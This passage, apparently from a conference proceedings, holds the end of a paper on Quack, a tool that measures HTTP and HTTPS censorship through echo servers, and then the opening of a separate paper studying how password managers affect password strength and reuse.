There are several possible reasons a country would implement a policy blocking a domain through HTTPS but not HTTP. As the domain name is the only visibility into the nature of the content in a HTTPS connection, a country could be aggressive in blocking domains where only a single page on the domain is undesired. In the case of HTTP they could simply block the specific page or given keywords, since all of the content will be visible to the censor. Alternatively, a country could wish to have visibility into the resources accessed at a given site, which forcing a downgrade to HTTP would allow.

## 6.5 Disruption Breadth

We have established to this point that we have a tool that allows us to test for application-layer censorship across 74 countries for roughly a thousand domains. While this is useful, we explore a different capability of our tool in this section. We perform a search for disruption across 40 countries for the 100,000 top domains as ranked by Alexa [2].

In order to perform tests across this many domains, we restrict ourselves to at most 20 requests per domain per country; this reduces the total number of requests dramatically. Several countries contain thousands of echo servers. Additionally, because we only make serial requests to any particular server, we test only in countries with at least 100 servers. This means the most requests a server must process sequentially is 20,000.

| Country | Domains Blocked | Unique | Citizen Lab |
|---|---|---|---|
| China | 787 | 712 | 146 |
| Egypt | 27 | 20 | 1 |
| Iran | 1002 | 795 | 10 |
| Saudi Arabia | 3 | 2 | 1 |
| South Korea | 1572 | 1139 | 15 |
| Thailand | 38 | 16 | 0 |
| Turkey | 291 | 120 | 7 |
| Union | 3293 | — | 180 |

Figure 13: **Interference of Alexa 100k** — We test the Alexa Top 100k domains across the 40 countries with the most echo servers and observe censorship in 7. The number of censored domains in the Alexa list does not necessarily correlate with the number blocked in the CLBL, but every country seen blocking in the Citizen Lab experiment also interferes in the Alexa 100k.

This experiment reveals interference in 7 countries, presented in Figure 13. Of the countries with enough echo servers to be tested, the countries we observe blocking the top domains are the same countries who were blocking domains in the Citizen Lab experiment.

Of the domains that are similar in both the Citizen Lab list and the Alexa Top 100k, we see large overlap in blocked domains. We define similar domains as those with the same domain name, not including sub domains.

One interesting behavior this heuristic shows is in Egypt. Several `torproject.org` subdomains are tested in the CLBL, but only the root domain was tested in Alexa. We observe that the interference in Egypt is dependent on subdomain: the root domain `torproject.org` is not blocked, and the subdomain `www.torproject.org` is blocked on one echo server in Egypt when tested only seconds apart.

Another interesting blocking behavior we observe is that Iran blocks an innocuous health and lifestyle site, `psiphonhealthyliving.com`. This site is likely collateral damage, as Iran also blocks the domain `psiphon.ca`, the homepage for a censorship circumvention technology. Additionally, we can observe that in Iran, all domains belonging to the Israeli TLD (`.il`) are blocked.

Testing the Alexa 100k provides insight into what is being blocked in each country, without introducing the biases of the people manually curating lists, such as the CLBL. In Figure 14, we analyze the domains blocked in our Alexa experiment that were not included in the Citizen Lab experiment. Our domain categorization is performed by FortiGuard Labs, a common DPI tool provider, using their web interface [20].

Many of the domains we discover as blocked in our test of domains from Alexa are pornography. Interestingly, some domain classifications were not at all present in the

| Category | Blocked Domains Not in CLBL |
|---|---|
| Pornography | 2085 (99%) |
| News and Media | 114 (92%) |
| Search Engines and Portals | 100 (98%) |
| Information Technology | 85 (97%) |
| Personal Websites and Blogs | 85 (50%) |
| Proxy Avoidance | 59 (87%) |
| Shopping | 36 (100%) |
| Other Adult Materials | 35 (90%) |
| Entertainment | 33 (97%) |
| Streaming Media and Download | 31 (86%) |
| Uncategorized | 89 (96%) |
| Other | 378 (94%) |

Figure 14: **Alexa Domain Discovery**—We categorize the domains blocked in each country in our Alexa 100k experiment, excluding those with a similar entry in the Citizen Lab experiment, and present the top 10 categories. As in other experiments, the largest censored category is pornography. However, other categories show the breadth that can be uncovered by testing the entire Alexa 100k. For example, none of the blocked shopping domains in the Alexa dataset were in the CLBL.

Citizen Lab experiment, such as Shopping. Other categories, such as Personal Websites and Blogs and News and Media, can be extremely informative when considering what content is deliberately blocked by countries. Overall, we see that 3,130 of the domains we observe as blocked are not in the CLBL. This is a significant improvement in coverage of blocked URLs, as we only see 220 URLs blocked from the Citizen Lab list.

Using the large set of domains tested, we can compare what domains are blocked in multiple countries, despite the sparseness of block list intersections. Many categories have domains that are not blocked in multiple countries, e.g. News and Media, meaning that the particular news sites blocked by each country are not the same as in other countries that also censor News and Media sites. In contrast, the set of blocked domains depicting violence and advocating extremism are the same in every country that blocks that type of content.

Finally, we utilize the ordered nature of the Alexa top domains to compare how each country's blocking changes with the popularity of a site, shown in Figure 15. While some countries show generally uniform distribution of blocking across the top 100,000 domains, others show a tendency to select domains from the most popular. Countries demonstrating the tendency to block popular domains with greater frequency are China, Egypt, and Turkey, with the strongest trend being that of Turkey. This may reflect a reactive blocking strategy, in which domains are added to a blacklist when they are detected to be visited with some frequency by citizens.

While the Alexa Top 100k experiment is only one snapshot of the state of application-layer censorship taking place on HTTP and HTTPS, we believe that it demonstrates the flexibility and accuracy of our tool. In the future, it can be used to contribute valuable data to many diverse, longitudinal, and in-depth studies of application-layer censorship.

## 7 Discussion

This paper has proposed and validated a technique for measuring application-layer interference around the world. In this section, we discuss the limitations of the design and what additional research our tool enables.

**Limitations** Our system currently relies on echo servers to gain perspective into remote client experiences of the Internet. Existing remote measurement techniques can be detected and invalidated or blocked by middleboxes, and ours is no exception.

First, the censor could block all traffic through port 7. We have no information about who or what else might be using port 7 today, so we have very little idea of how much collateral damage blocking port 7 would cause. Fortunately, our system is not dependent on using the Echo Protocol specifically; there are several other protocols that offer an echo service, such as FTP, Telnet, and TLS. These other protocols would be much more difficult to block entirely, as they are used much more widely on the Internet. Many of these alternates do have the disadvantage of requiring a protocol-specific header, which may cause some middleboxes to stop responding to our probes.

Second, the censor could block our measurement machine by IP. One of the greatest advantages of our system is that it is portable; the measurements can be run from virtually any machine around the world. This means that any IP-based filtering of our measurements would likely be unsuccessful, as we could quickly and easily deploy in another location.





Figure 15: **Blocking by Alexa Rank**—The distributions of blocked domains relative to their Alexa rank varies by country. Egypt, Turkey, and China demonstrate a clear trend of blocking lower-ranked domains at a higher frequency. In contrast, Iran has a near uniform distribution of blocking across Alexa ranks.

Finally, a censor could watch for the direction a connection and block only connections originating from inside their network. However, such a policy would not prevent services pushing data to clients, as can occur in FTP. In practice, we are not aware of directional blocking of this nature, potentially because the complexity of AS peering blurs the distinction of internal and external networks at a nation-state level.

However, both distributed and remote censorship measurement systems in use today are differentiable and disruptable. Even if some censors decide to disrupt measurements, we will continue to have visibility into the rest of the world.

Another limitation is the difficulty of detecting countries with heterogeneous deployments of keyword blocking, because in this work we considered only widespread blocking. Future work can remove our final Classifying Interference step, and instead combine the raw data with that of other network disruption measurement techniques [34, 35] to increase the granularity of observations.

Another limitation of the measurements conducted in this study, but not to our technique in general is that we have false negatives where DPI boxes monitor only port 80 and port 443 for web traffic. We could have conducted all of our experiments with our client port set to the appropriate well-known port for the protocol we would measure; however, we believed the trade-off was best to follow the best common practice and use an ephemeral port for our client connections.

One consideration in using this work for global detection is that there are only on average 177 countries with echo servers, and only 74 with at least 15 vantage points. One potential way to increase the number of vantage points is to send our formatted requests to any server that accepts packets. For example, this could be done for HTTP by using all web servers. Then we would differentiate between the web server's error result and the interference behavior by country. However, this removes our ability to detect disruption that only inspects outbound packets from the network. Based on what we have observed in Section 6.3, this is a significant number of the countries that perform application-layer interference.

Finally, our work makes a trade-off to detecting censorship that is observed in multiple vantage points within each country, but this comes at the price of reduced granularity of observation. This means we will not regularly observe censorship that is heterogeneously implemented within a given country, and will not be able to reliably observe particular ISP policies.

**Future Work** This paper describes a new and useful technique that can be used to remotely measure network disruptions due to application-layer blocking. Disruption detection techniques can monitor DNS poisoning, IP-based blocking, and now application-layer censorship. When combined, these perspectives could produce valuable datasets for political scientists, activists, and other members of the Internet freedom community. Additionally, these remote measurement techniques complement in-country probes, such as OONI, in order to provide baselines and focus effort.

The system presented here is capable of continuous measurement. Rather than regularly running a large batch of keywords, such as the Alexa list, a different optimization would cycle through a set of interesting domains in each country at a reduced rate. This would enable longitudinal tracking of those domains, and help illuminate how and when application-layer censorship policies change.

Quack also stands to provide interesting insight into censorship of other application-layer data and can be generalized to use other protocols' echo behavior. While we only focus on HTTP and HTTPS in this paper, the Echo protocol's ability to send and receive arbitrary data could be used to explore interference in other areas, such as the mobile web and app ecosystems. Additionally, future work can be performed to use protocols other than the echo protocol. This would improve coverage of application-layer blocking measurement.

## 8 Conclusion

Application-layer interference is broadly deployed today, critically limiting Internet freedom. Unlike other techniques for censorship, we have not previously had broad and detailed visibility into its deployment. In this paper, we introduced Quack, a new system for remotely detecting application-layer interference at global scale, utilizing servers already deployed on the Internet, without the need to enlist volunteers to run network probes. We hope that this new approach will help close an important gap in censorship monitoring and move us closer to having transparency and accountability for network interference worldwide.

## Acknowledgments

The authors are grateful to Bill Marczak and Adam Bates for insightful discussions, and to the anonymous reviewers for their constructive feedback. This material is based upon work supported by the U.S. National Science Foundation under grants CNS-1409505, CNS-1518888, and CNS-1755841, and by a Google Faculty Research Award.

## References

[1] S. Afroz and D. Fifield. Timeline of Tor censorship, 2007. http://www1.icsi.berkeley.edu/~sadia/tor_timeline.pdf.

[2] Alexa Internet, Inc. Alexa Top 1,000,000 Sites. http://s3.amazonaws.com/alexa-static/top-1m.csv.zip.

[3] Anonymous. Towards a comprehensive picture of the Great Firewall's DNS censorship. In *Free and Open Communications on the Internet (FOCI)*. USENIX, 2014.

[4] S. Aryan, H. Aryan, and J. A. Halderman. Internet censorship in Iran: A first look. In *Free and Open Communications on the Internet (FOCI)*. USENIX, 2013.

[5] H. Asghari, M. Van Eeten, and M. Mueller. Unraveling the economic and political drivers of deep packet inspection. In *GigaNet 7th Annual Symposium*, 2012.

[6] S. Burnett and N. Feamster. Encore: Lightweight measurement of web censorship with cross-origin requests. In *ACM SIGCOMM Conference*, pages 653–667, 2015.

[7] A. Chaabane, T. Chen, M. Cunche, E. D. Cristofaro, A. Friedman, and M. A. Kaafar. Censorship in the wild: Analyzing Internet filtering in Syria. In *Internet Measurement Conference (IMC)*. ACM, 2014.

[8] Citizen Lab. Block test list. https://github.com/citizenlab/test-lists.

[9] R. Clayton, S. J. Murdoch, and R. N. M. Watson. Ignoring the Great Firewall of China. In *Privacy Enhancing Technologies (PETS)*, Cambridge, England, 2006. Springer.

[10] J. R. Crandall, M. Crete-Nishihata, J. Knockel, S. McKune, A. Senft, D. Tseng, and G. Wiseman. Chat program censorship and surveillance in China: Tracking TOM-Skype and Sina UC. *First Monday*, 18(7), 2013.

[11] J. R. Crandall, D. Zinn, M. Byrd, E. T. Barr, and R. East. ConceptDoppler: A weather tracker for Internet censorship. In *ACM Conference on Computer and Communications Security*, pages 352–365, 2007.

[12] J. Dalek, B. Haselton, H. Noman, A. Senft, M. Crete-Nishihata, P. Gill, and R. J. Deibert. A method for identifying and confirming the use of URL filtering products for censorship. In *Internet Measurement Conference (IMC)*. ACM, 2013.

[13] D. Dittrich and E. Kenneally. The Menlo Report: Ethical principles guiding information and communication technology research. Technical report, U.S. Department of Homeland Security, 2012.

[14] L. Dixon, T. Ristenpart, and T. Shrimpton. Network traffic obfuscation and automated Internet censorship. *IEEE Security & Privacy*, 14(6):43–53, Nov.–Dec. 2016.

[15] Z. Durumeric, E. Wustrow, and J. A. Halderman. ZMap: Fast internet-wide scanning and its security applications. In *22nd USENIX Security Symposium*, pages 605–620, 2013.

[16] D. Eastlake 3rd. Transport layer security (TLS) extensions: Extension definitions. RFC 6066, Jan. 2011.

[17] R. Ensafi, J. Knockel, G. Alexander, and J. R. Crandall. Detecting intentional packet drops on the Internet via TCP/IP side channels. In *International Conference on Passive and Active Network Measurement*, pages 109–118. Springer, 2014.

[18] R. Ensafi, P. Winter, A. Mueen, and J. R. Crandall. Analyzing the Great Firewall of China over space and time. *Proceedings on Privacy Enhancing Technologies*, 2015.

[19] A. Filastò and J. Appelbaum. OONI: Open Observatory of Network Interference. In *2nd USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2012.

[20] FortiNet. Fortiguard labs web filter. https://fortiguard.com/webfilter.

[21] Freedom House. Freedom on the net 2016, November 2016.

[22] K. Fu, C. Chan, and M. Chau. Assessing censorship on microblogs in China: Discriminatory keyword analysis and the real-name registration policy. *IEEE Internet Computing*, 17(3):42–50, 2013.

[23] G. Gebhart and T. Kohno. Internet censorship in Thailand: User practices and potential threats. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, 2017.

[24] D. Gueorguiev, L. Shao, and C. Crabtree. Blurring the lines: Rethinking censorship under autocracy. 2017.

[25] B. Jones, R. Ensafi, N. Feamster, V. Paxson, and N. Weaver. Ethical concerns for censorship measurement. In *ACM SIGCOMM Conference*, pages 17–19, 2015.

[26] B. Jones, T.-W. Lee, N. Feamster, and P. Gill. Automated detection and fingerprinting of censorship block pages. In *Internet Measurement Conference (IMC)*. ACM, 2014.

[27] J. Knockel, J. R. Crandall, and J. Saia. Three researchers, five conjectures: An empirical analysis of TOM-Skype censorship and surveillance. In *FOCI*, 2011.

[28] R. MacKinnon. China's censorship 2.0: How companies censor bloggers. *First Monday*, 14(2), 2009.

[29] MaxMind. https://www.maxmind.com/.

[30] National Commission for the Protection of Human Subjects of Biomedical and Behavioral Research. *The Belmont Report: Ethical Principles and Guidelines for the Protection of Human Subjects of Research*. 1978.

[31] OpenNet Initiative. Jordan, August 2009. https://opennet.net/research/profiles/jordan.

[32] OpenNet Initiative. South Korea, August 2012. https://opennet.net/research/profiles/south-korea.

[33] C. Partridge and M. Allman. Addressing ethical considerations in network measurement papers. In *Workshop on Ethics in Networked Systems Research (NS Ethics@ SIGCOMM)*, 2015.

[34] P. Pearce, R. Ensafi, F. Li, N. Feamster, and V. Paxson. Augur: Internet-wide detection of connectivity disruptions. In *IEEE Symposium on Security and Privacy*, May 2017.

[35] P. Pearce, B. Jones, F. Li, R. Ensafi, N. Feamster, N. Weaver, and V. Paxson. Global measurement of DNS censorship. In *26th USENIX Security Symposium*, Aug. 2017.

[36] J. Postel. Discard protocol. RFC 863, May 1983.

[37] J. Postel. Echo protocol. RFC 862, May 1983.

[38] J. Postel and J. Reynolds. Telnet echo option. RFC 857, 1983.

[39] University of Oregon Route Views Project. www.routeviews.org.

[40] M. J. Salganik. *Bit by Bit: Social Research in the Digital Age*. Princeton University Press, 2017.

[41] W. Scott, T. Anderson, T. Kohno, and A. Krishnamurthy. Satellite: Joint analysis of CDNs and network-level interference. In *USENIX Annual Technical Conference (ATC)*, pages 195–208, 2016.

[42] R. Seggelmann, M. Tuexen, and M. Williams. Transport layer security (TLS) and datagram transport layer security (DTLS) heartbeat extension. RFC 6520, Feb. 2012.

[43] D. Springall, Z. Durumeric, and J. A. Halderman. FTP: The forgotten cloud. In *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 503–513, June 2016.

[44] The Tor Project. OONI: Open observatory of network interference. https://ooni.torproject.org/.

[45] United States Department of State. Ghana 2016 human rights report, 2016. http://www.state.gov/j/drl/rls/hrrpt/humanrightsreport/index.htm?year=2016&dlid=265260.

[46] P. Winter and S. Lindskog. How the Great Firewall of China is blocking Tor. In *Free and Open Communications on the Internet (FOCI)*. USENIX, 2012.

[47] X. Xu, Z. M. Mao, and J. A. Halderman. Internet censorship in China: Where does the filtering occur? In *Intl. Conference on Passive and Active Measurement (PAM)*, pages 133–142, 2011.

[48] T. Zhu, D. Phipps, A. Pridgen, J. R. Crandall, and D. S. Wallach. The velocity of censorship: High-fidelity detection of microblog post deletions. In *USENIX Security Symposium*, pages 227–240, 2013.

[49] J. Zittrain and B. Edelman. Internet filtering in China. *IEEE Internet Computing*, 7(2):70–77, 2003.

## Appendix

**Countries Tested** Our test of all Citizen Lab domains completed against at least 15 servers in these countries:

Argentina, Australia, Austria, Bangladesh, Belarus, Belgium, Bolivia, Brazil, Bulgaria, Canada, Chile, China, Colombia, Croatia, Czechia, Denmark, Ecuador, Egypt, Finland, France, Georgia, Germany, Ghana, Greece, Hashemite Kingdom of Jordan, Hong Kong, Hungary, India, Indonesia, Iran, Ireland, Israel, Italy, Japan, Kazakhstan, Kenya, Kuwait, Malaysia, Mexico, Mongolia, Montenegro, Netherlands, New Zealand, Nigeria, Norway, Pakistan, Panama, Peru, Philippines, Poland, Portugal, Republic of Korea, Romania, Russia, Saudi Arabia, Serbia, Singapore, Slovak Republic, Slovenia, South Africa, Spain, Sweden, Switzerland, Taiwan, Thailand, Tunisia, Turkey, Ukraine, United Arab Emirates, United Kingdom, United States, Uzbekistan, Venezuela, and Vietnam.

**Domain Classifications** Below are the definitions for website classes as specified by the CLBL [8]:

| Class | Definition |
|---|---|
| ANON | Tools used for anonymization, circumvention |
| COMT | Individual and group communications tools |
| DATE | Online dating services |
| FILE | Tools used to share files |
| GMB | Online gambling sites |
| GRP | Social networking tools and platforms |
| HACK | Sites dedicated to computer security |
| LGBT | Gay-lesbian-bisexual-transgender queer issues |
| MISC | Miscellaneous |
| MMED | Video, audio or photo sharing platforms |
| NEWS | Major, regional, and independent news outlets |
| POLR | Content that offers critical political viewpoints |
| PORN | Hard-core and soft-core pornography |
| SRCH | Search engines and portals |

# Better managed than memorized? Studying the Impact of Managers on Password Strength and Reuse

Sanam Ghorbani Lyastani
*CISPA, Saarland University*

Michael Schilling
*Saarland University*

Sascha Fahl
*Ruhr-University Bochum*

Michael Backes
*CISPA Helmholtz Center i.G.*

Sven Bugiel
*CISPA Helmholtz Center i.G.*

## Abstract

Despite their well-known security problems, passwords are still the incumbent authentication method for virtually all online services. To remedy the situation, users are very often referred to password managers as a solution to the password reuse and weakness problems. However, to date the actual impact of password managers on password strength and reuse has not been studied systematically.

We provide the first large-scale study of the password managers' influence on users' real-life passwords. By combining qualitative data on users' password creation and management strategies, collected from 476 participants of an online survey, with quantitative data (incl. password metrics and entry methods) collected in situ with a browser plugin from 170 users, we were able to gain a more complete picture of the factors that influence our participants' password strength and reuse. Our approach allows us to quantify for the first time that password managers indeed influence the password security, however, whether this influence is beneficial or aggravating existing problems depends on the users' strategies and how well the manager supports the users' password management right from the time of password creation. Given our results, we think research should further investigate how managers can better support users' password strategies in order to improve password security as well as stop aggravating the existing problems.

## 1 Introduction

For several decades passwords prevail as the default authentication scheme for virtually all online services [44, 11, 30]. At the same time, research has again and again demonstrated that passwords perform extremely poor in terms of security [48]. For instance, various attacks exploit that humans fail to create strong passwords themselves [10, 19, 45, 31, 34]. Even worse, there is an observable trend towards an increasing number of online services that users register to. This increasing number of required passwords in combination with the limited human capacity to remember passwords leads to the bad practice of re-using passwords across accounts [26, 51, 16, 66].

In the past, different solutions have been implemented to help users creating stronger passwords, such as password meters and policies, which are also still subject of active research [41, 54, 17, 45, 68]. Among the most often recommended solutions [28, 59, 53, 62, 56] to these problems for end-users is technical support in the form of password management software. Those password managers come built-in to our browsers, as a browser plugin, or as separate applications. Password managers are being recommended as a solution because they fulfill important usability and security aspects at the same time: They store all the users' passwords so the users do not have to memorize them; they can also help users entering their passwords by automatically filling them into log-in forms; and they can also offer help in creating unique, random passwords. By today, there are several examples of third party password managers that fit this description, such as Lastpass [5], 1Password [1], and even seemingly unrelated security software, such as anti-virus [4] solutions.

Unfortunately, it has not been sufficiently studied in the past whether password managers fulfill their promise and indeed have a positive influence on password security or not? To break this question down, we are interested in *1) whether password managers actually store strong passwords that are likely auto-generated by, for instance, password generators, or if they really are just storage where users save their self-made, likely weak passwords?* Further, we are interested whether *2) users, despite using password managers, still reuse passwords across different websites or if do they use the managers' support to maintain a large set of unique passwords for every distinct service?* Prior works [66, 51] that studied password reuse and strength in situ have also considered password managers as factors, but did not find an influence by managers and could not conclusively answer those questions.





**Figure 1:** Users' strategies for password creation and storage plus the stages of our study to investigate managers' influence.

**Our contributions:** We argue that to specifically study the impact of password managers, important aspects were missing in prior work, and this paper's most tangible contribution is an extension of prior methodologies to be able to study password managers' impact in the wild. First, previous works considered only the presence of password management software on the user device and whether a password was auto-filled or not. However, to better distinguish the storage option of a password (i.e., memorized and manually entered, auto-filled by the browser, copy&pasted, or filled by a browser plugin) a more fine-grained entry method detection is required. Second, users do not axiomatically follow strict workflows for password creation, storage, and entry [27, 29, 62, 56, 58] (see Figure 1). For instance, the effort users are willing to invest in creating a unique and strong password often depends on the privacy-sensitivity of the associated account. For creating a new password, the approaches range from mental algorithms (e.g., leetifying a known word) over pen&paper algorithms and password generator tools (e.g., websites like `https://www.random.org/passwords/`) to 3rd party password managers (e.g., LastPass, KeePass, etc.). Based on different factors, such as technical skills, trust in software vendors, financial expenditure, multi-device support, or others, users resort to different password storage options from where the password finds its way via various entry methods into the login forms. To better study password managers' influence, one has to take the users' creation and storage strategies into consideration as well. In particular, one has to understand if the user pursues primarily a creation strategy based on password manager support and whether there then exists an observable effect of this strategy on the password strength and reuse.

In this paper, we present a study that reflects those considerations (see the bottom of Figure 1). We first recruited 476 participants on Amazon MTurk to conduct a survey sampling to better understand users' strategies for creating and storing passwords, their attitudes towards passwords, and past experiences with password leaks or password managers. From those insights, we identified two distinct groups in our participant pool: users of password managers and users abstaining from technical help in password creation. We were further able to recruit 170 of our participants, 49 of which reported using password managers, for a follow-up study in which our participants allowed us to monitor their passwords through a Google Chrome browser plugin that collected password metrics as well as answers to in situ questionnaires upon password entry. This gave us detailed information about real-life passwords, including their strength, their reuse, and, for the first time, their entry method (e.g., manually typed, auto-filled, pasted, or entered by a browser plugin) as well as the passwords' context, including user reported value of the password (e.g., loss of social repudiation or financial harm when the password would be leaked).

Based on the combined data from our survey sampling and plugin-based data collection, we are able to study the factors that influence password strength and reuse from a new perspective. Using exploratory data analysis and statistical testing, including regression models, we are first to actually show that password managers indeed influence password strength and reuse. In particular, the relation between different entry methods and the password strength depends on the users' entire process of password handling. Using a workflow that includes technical support from password creation through storage to entry leads to stronger passwords, while this positive effect on password strength cannot be detected when considering the input method individually. A similar picture emerges for password reuse. Passwords entered manually or by Chrome auto-fill were unique in only 20–25% of all cases. For LastPass or Copy&Paste password entry, the proportion of non-reused passwords increases to 53–78%. This is still far from ideal—that not even a single password is reused—but still a significant improvement through such dedicated password management tools. Similar to the results for password strength, we find that password reuse improves further if the password generation is technically supported. In contrast to password strength, however, this positive effect is similar for all input methods. Looking at managers that do not offer support for password creation, such as Chrome's auto-fill, we even found a negative influence in that those managers even contribute to the password reuse problem. In summary, our results support the fact that technical tools can have a very positive effect on password security. However, it is important that the entire password management process is supported—from generation, over storage, to entry—and not only the old and weak passwords of the users are stored.

## 2 Related Work

Textual passwords are for decades [44] the incumbent authentication scheme for online services [29, 30], and will very likely remain in that position for the foreseeable future. They distinguish themselves from alternative schemes through their very intuitive usage, however, as well as through a pathological inability of users to create passwords that withstand guessing attacks [11]. Given the permanence of passwords, users are commonly referred to technical help in form of password management software [28, 59, 53, 56] to create strong, unique passwords.

In this paper, we aim to better understand how password managers help users in this task and try to measure the impact password managers actually have on the current status quo. We do this through a comprehensive study that includes both self-reported user strategies and factors for password creation and storage as well as in situ collected password metrics and questionnaire answers. To put our approach into the larger context and to provide necessary background information, we give here an overview of prior research on how users select and (re)use passwords, how password strength can be measured, and on dedicated studies of password manager software.

### 2.1 Password creation

Different works have studied the strategies of users and the factors that influence the selection of new passwords. For instance, users create passwords based on something that has relevance or meaning to them [56], and very often passwords are based on a dictionary word [38, 52].

The effort the user is willing to invest into creating a stronger passwords can depend on different factors. For example, password policies that enforce a certain password composition (i.e., length and character classes) can influence the user [70, 26, 38]. Similarly, many websites use password strength meters to provide real-time feedback on new password's strength and nudge users into creating stronger passwords [23, 61]. However, often those policies and meters have inconsistent metrics across different websites [12, 65, 17], potentially confusing users about what constitutes a strong password [62]. Also the value of the password protected account can influence the user. Prior studies [8, 49, 56, 51] concluded that people try to create strong passwords for accounts that they consider more important, e.g., banking websites. In particular, users employed password managers for specific matters [56], such as just using at a work PC but not at home, or not using them for banking websites. Despite their apparent benefits, it is unclear how users *actually* use password managers and what the exact impact of password managers is on password reuse and strength.

### 2.2 Password strength

Password strength has been studied for several years and different mechanisms have been used to measure a password's strength. Shannon entropy [21] provides a way to estimate the strength based on the passwords composition. It was formerly used by the NIST guidelines [28] to estimate the password strength. However, more recent research [67, 10, 18, 40] argued that *guessability* metrics are a more realistic metric than the commonly used entropy metrics, and recommendations, such as NIST [28], recently picked up the results of this line of research and have been updated accordingly. One of the vital insights from this and other research [34] was that passwords are not chosen randomly but exhibit common patterns and are derived from a limited set of dictionary words.

Measuring a password's guessability has been realized in different ways. Those include Markov models [13, 19], pattern matching plus word mangling rules [68], or neural networks [45]. Since prior password strength meters were based on the password composition and the resulting entropy, those new approaches also found their way into contending password strength meters [68, 45, 60]. However, varying cracking algorithms or techniques can cause varying password strength results based on configuration, methods, or training data [63]. Also in our study we measure the password strength based on guessability, using the openly available *zxcvbn* [68] tool.

### 2.3 Password reuse

Prior work [56] has shown that users have an increasing number of online accounts that require creation of a new password. To cope with the task of remembering a large number of passwords, users resort to reusing passwords across different accounts [16, 37], creating a situation in which one password leak might affect multiple accounts at once. A large-scale data collection through an instrumented browser [26] was first to highlight this problem. Since then, newer studies further illustrated the issue of password reuse. For instance, in a combination of measurement study of real leaked passwords and user survey [16], 43% of the participants reused passwords and often a new password was merely a small modification of an existing one. As with password creation, different factors can influence the password reuse. For example, it was shown that the rate of reused passwords increased with the number of accounts [27], which is troublesome considering that users accumulate an increasing number of accounts. As with password strength, also the value of the website can affect whether a user creates a unique new password or reuses an existing one [8, 51].

Closest to our methodology are two recent studies [66, 51] based on data collected with browser plugins

from users. Both studies monitored websites for password entries and recorded the password characteristics, such as length and composition, a participant-specific password hash, the web domain (or domain category), as well as meta-information including installed browser plugins or installed software (e.g., anti-virus software). In case of the newer study [51], also hashes of sub-strings of the password were collected as well as a strength estimate using a neural network based password meter [45] and whether the password was auto-filled or not. Through this data, both studies had an unprecedented insight into user's real password behavior, the factors influencing password reuse, and could show that password reuse, even partial reuse of passwords, is a rampant problem. Further relating to our work, both prior studies also considered the potential influence of password managers, however, could not find any significant effect of password managers on password reuse or strength. However, their studies were not specifically targeted at investigating the impact of password managers, and with our methodology we extend those prior works in two important aspects. First, prior work only considered the presence of password managers and whether auto-fill was used. For our work, we derived a more fine-grained detection of the password entry method, which allows us to distinguish human, plugin-based, auto-fill, or copy&pasted input to password fields and thus better detection of managed passwords. Second, merely the entry method of a password does not reveal its origin (e.g., passwords from a password manager might also be copy&pasted or saved in the browser's auto-fill). To study the impact of password managers, a broader view is essential that includes the users' password creation strategies in addition to their in situ behavior.

## 2.4 Security of password managers

Password manager software has also been the subject of research. Human-subject studies [39, 14] have shown that they might suffer from usability problems and that ordinary users might abstain from using them due to trust issues or not seeing a necessity. Like any other software, password managers might also contain vulnerabilities [43, 71] that can compromise user information. Also the integration of password managers, in particular the password auto-filling, was scrutinized [55, 57] and flaws found that can help an adversary to sniff passwords.

# 3 Methodology

For our study of password managers' impact on password strength and reuse, we use data collected from paid workers of Amazon's crowd-sourcing service *Mechanical Turk*. We collected the data in two different stages: 1) a survey sampling, and 2) collection of *in situ* password metrics.

**Ethical concerns:** The protocols implemented in those two stages were approved by the ethical review board[1] of our university. Further, we followed the guidelines for academic requesters outlined by MTurk workers [20]. All server-side software (i.e., a LimeSurvey installation and a self-written server application) was self-hosted on a maintained and hardened university server. Web access to the server was secured with an SSL certificate issued by the university's computing center and all further access was restricted to the department's intranet and only made available to maintainers and collaborating researchers. Participants could leave the study at any time.

## 3.1 Password survey

In our survey sampling, we asked participants about their general privacy attitude, their attitude towards passwords, their skills and strategies for creating and managing passwords, as well as basic demographic questions. Those information enable us, on the one hand, to gain a general overview of common password creation and storage strategies. On the other hand, those information help us in detecting and avoiding any potential biases in the later stages of our study. The full survey contained 31–34 questions, categorized in 6 different groups (see Appendix A).

We first asked for their privacy attitude using the standard Westin index [42]. However, since the Westin index has been shown to be an unreliable measure of the actual privacy-related actions of users [69], we also asked about the participants' attitude towards passwords (e.g., whether they consider passwords to be futile in protecting their privacy).[2] This should help in better understanding if participants are actually motivated to put an effort into creating stronger and unique passwords. We further asked about the participants' strategies for password creation and management in order to get a more complete picture of the possible origins of passwords in our dataset.

All qualitative answers (e.g., *Q9* or *Q22* in Appendix A) were independently coded in a bottom-up fashion by two researchers. The researchers achieved an initial agreement between 95.6% (*Q9*) and 97.1% (*Q22*) and all differences could be resolved in agreement.

Participation in the survey was open to any MTurk worker that fulfilled the following criteria: the worker was located in the US and the number of previously approved tasks was at least 100 or at least 70% all of the tasks. The estimated time for answering the survey was 10–15 minutes and we paid $4 for participation. In total, 505 MTurk workers participated in our survey between August

[1] `https://erb.cs.uni-saarland.de/`

[2] Other instruments, which meet the latest requirements of scale constructions and which are often used in recent research, do not reflect the actual privacy/security attitude construct, but refer more strongly to security behavior (e.g., SeBIS [22]) or are strongly tailored to the corporate context (e.g., HAIS-Q [50]).

2017 and October 2017. After discarding responses that failed attention test questions [33], were answered too fast to be done thoughtfully, or that were duplicates, we ended up with 476 valid responses.

